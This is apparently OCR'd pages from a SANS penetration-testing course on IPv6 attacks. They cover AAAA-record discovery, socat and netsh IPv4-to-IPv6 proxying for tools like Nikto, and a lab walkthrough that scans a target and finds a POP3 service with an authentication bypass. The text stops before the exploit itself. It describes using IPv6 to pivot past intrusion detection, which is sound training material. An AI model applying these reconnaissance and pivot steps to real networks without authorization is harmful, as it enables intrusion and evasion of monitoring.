
- No opportunity for multicast node discovery with a remote IPv6 attack
- Scanning IPv6 address space is impractical
- Must rely on other enumeration techniques
  - DNS, error message content, HTTP/JS content
- Note IPv6 addresses of IPv4 compromised hosts for additional pivot and exploitation opportunities

```
# dig +short IN AAAA www.google.com
www.l.google.com.
2607:f8b0:4006:803::1010
```

Remote IPv6 Discovery
The identification of remote IPv6 hosts is more complex than local node discovery. Without the ability to observe multicast transmissions from remote IPv6 nodes, a penetration tester must seek alternate node discovery techniques.

Remote IPv6 node discovery is still a developing reconnaissance technique, but it commonly requires IPv6 information leakage over IPv4 protocol scanning and enumeration. For example, when performing reconnaissance of a remote network over IPv4, we can use DNS lookups for the IPv6 AAAA record type to identify remote IPv6 hosts. Also, the inspection of error messages from web servers, database servers, and other services may also disclose the use of IPv6 networking in leaked address information.

When performing an attack against remote hosts, be sure to inspect the configuration of compromised hosts to identify the presence of IPv6 configuration information. The compromise of an IPv4 host may allow an attacker to pivot and escalate internal network access while bypassing IDS or other monitoring systems by leveraging IPv6 as the transport mechanism.



Working with IPv4-Only Tools

- Many tools are not yet ready to support IPv6 addresses
- Can accommodate IPv4-only tools with IPv4-to-IPv6 local proxy

Start netsh proxy with IPv6 target address and port

```
C:\> netsh interface portproxy add v4tov6 listenport=8080 connectport=80
connectaddress=fe80::6aa8:6dff:fe40:9864
```

Start socat proxy with IPv6 target address and port

```
# socat TCP-LISTEN:8080,reuseaddr,fork TCP6:[fe80::6aa8:6dff:fe40:9864]:80
```

Target local listener port with tool

```
# ./nikto.pl -host 127.0.0.1 -port 8080
+ Target IP:          127.0.0.1
+ Target Hostname:    localhost
+ Target Port:        8080
---------------------------------------------------------------
+ Server: Apache/2.2.21 (Unix) DAV/2
```

SANS SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 189


Working with IPv4-Only Tools

Many trusted attack tools have not been updated to accommodate IPv6 addresses. In situations where an IPv4 tool is available to attack an IPv6 service, we can use a local IPv4-to-IPv6 proxy, translating all request traffic from IPv4 on the local system to IPv6 on the remote target.

The socat utility (http://www.dest-unreach.org/socat/) is a multipurpose relay tool, described as "netcat++" by some. In the example on this page, the socat utility starts a local TCP listener on port 8080, allowing multiple concurrent connections (reuseaddr) while forking a child process for each new connection (fork). All connections are redirected to an IPv6 TCP target at the specified IPv6 address over the eth0 interface on TCP port 80.

Although it does not perform as well with concurrent connections, a Windows system with netsh can also be used to establish an IPv4-to-IPv6 port forward using the portproxy command, as shown on this page.

After starting the socat or netsh utilities, we can leverage a tool such as Nikto for scanning a remote IPv6 web server, even though the Nikto tool does not natively accommodate IPv6 address targets.



Exercise: IPv6 Attack (1)


- Passively identify active IPv6 nodes with detect-new-ip6
- Scan and identify services accessible on 10.10.10.70/fc00:660:0:1::46 not accessible on IPv4
- Identify and exploit service using jwp0ppy tool for the user "ejobs"

Exploit: /root/lab/day1/jwp0ppy.tgz

SANS SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 190

Exercise: IPv6 Attack (1)
Next we'll turn to a lab exercise to discover, scan, and exploit a target IPv6 connected host. In this exercise, evaluate the lab network to identify and detect new IPv6 nodes using the THC-IPv6 detect-new-ip6 tool.

Scan and identify the TCP services on the host at 10.10.10.70 for IPv4 and fc00:660:0:1::46 for IPv6. Identify and exploit the IPv6 service for the "ejobs" user with the jwp0ppy exploit tool available on the Kali Linux VM at /root/lab/day1/jwp0ppy.tgz.




Exercise: IPv6 Attack (2)

- STOP! Answers for the IPv6 Attack exercise follow
- Proceed only after you have exhausted your options for completion on your own
- Each successive page offers a little more help

Exercise: IPv6 Attack (2)

Answers to the lab exercise follow; proceed no further unless you have exhausted your options for completing the exercise on your own.



IPv6 Device Discovery

- Ping the all link-local hosts address
- Investigate results in the Linux IP neighbor table

```
# ifconfig eth0 | grep inet6
          inet6 addr: fc00:660:0:1:20c:29ff:fecb:5e06/64 Scope:Global
          inet6 addr: fe80::20c:29ff:fecb:5e06/64 Scope:Link
# ip -6 neigh
/some hosts; results will vary/
# ping6 -I fc00:660:0:1:20c:29ff:fecb:5e06 -c 3 ff02::1%eth0 >/dev/null
# ip -6 neigh
fc00:660:0:1:4de:835a:a4db:5ba2 dev eth0 lladdr 58:55:ca:1d:3c:f1 STALE
fc00:660:0:1:61e:64ff:fef0:7273 dev eth0 lladdr 04:1e:64:f0:72:73 STALE
fe80::1406:c77c:1992:b17a dev eth0 lladdr 70:11:24:1b:e3:93 STALE
fe80::5a6d:8fff:fe07:4e8d dev eth0 lladdr 58:6d:8f:07:4e:8d STALE
fe80::20c:29ff:fe2a:1696 dev eth0 lladdr 00:0c:29:2a:16:96 router STALE
fc00:660:0:1::46 dev eth0 lladdr 00:0c:29:2a:16:96 router REACHABLE
```

Make sure you have an address for fc00:660:0:1/64

Results will vary; check out this host!

IPv6 Device Discovery

In the classroom network, hosts will automatically obtain an IPv6 address with the aid of a local IPv6 router with the prefix fc00:660:0:1::/64. Make sure your Kali Linux host has an IPv6 address on this network by running the ifconfig utility as shown. You can check the status of the Kali Linux Ethernet adapter and IPv6 address with the ifconfig command, as shown on this page Contact an instructor if you do not have an IPv6 address starting with fc00:660:0:1.


After the attack host obtains an IPv6 address, identify the IPv6 neighbors known with the "ip -6 neigh" command. You will see varied results depending on observed device discovery messages from other nodes on the LAN, including IPv6 address in the fc00:660:0:1/64 network, and link-local autoconfiguration addresses starting with fe80::/10.

Next, send several ping messages to the IPv6 all nodes multicast address (ff02::1%eth0) from the fc0:660:0:1/64 address assigned to your network interface. In the example on this page we used the address: "`fc00:660:0:1:20c:29ff:fecb:5e06`"; you will need to specify the IPv6 address on your network interface. We also redirected the output of the ping command to `/dev/null` for simplicity on this page; you can redirect the output similarly or view the output based on your preference.

Next, return to the `"ip -6 neigh"` command again. You will see additional hosts displayed as targets. Note the presence of the `fc00:660:0:1::46 host.` This will be our attack target for the exercise.

Next, validate your connectivity to the target system at 10.10.10.70 and fc00:660:0:1::46 using the ping and ping6 utilities.

Note: If you are completing this exercise online, remember to use the "tap0" interface instead of the "eth0" interface shown on this page.



Scan Target: IPv4


```
root@kali:~# nmap -sS 10.10.10.70

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2018-02-06 07:59 PST
Nmap scan report for files.sec660.org (10.10.10.70)
Host is up (0.059s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https
MAC Address: 00:50:56:AD:74:3C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.91 seconds
```

Only SSH, HTTP, and HTTPS services are identified on IPv4

SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 193

Scan Target: IPv4

Perform a routing port scan against the target system at 10.10.10.70 using Nmap. Note that the ports reported as open are limited to SSH, HTTP, and HTTPS.



Scan Target: IPv6

```
root@kali:~# nmap -sS -6 fc00:660:0:1::46

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2018-02-06 07:59 PST
Nmap scan report for fc00:660:0:1::46
Host is up (0.059s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
110/tcp open  pop3
MAC Address: 00:50:56:AD:74:3C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 15.99 seconds
root@kali:~# ncat -6 fc00:660:0:1::46 110
+OK jwpopper POP3 server ready
^C
```

POP3 bound to IPv6 stack, banner reveals "jwpopper"


SANS | SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 194

Scan Target: IPv6

Scan the target system again with Nmap, this time over the IPv6 stack. Note that a new service is identified on TCP/110.

Connect to the target service using the ncat utility with the -6 argument. The returned banner reveals that the service does appear to be a POP3 server running the "jwpopper" POP3 daemon.

This POP3 daemon is vulnerable to an authentication bypass flaw. For the target user "ejobs", exploit the vulnerability using the jwp0ppy exploit tool to obtain the victim's email.



Jwpopper Exploit: jwp0ppy


- The jwpopper server is vulnerable to an authentication bypass vulnerability
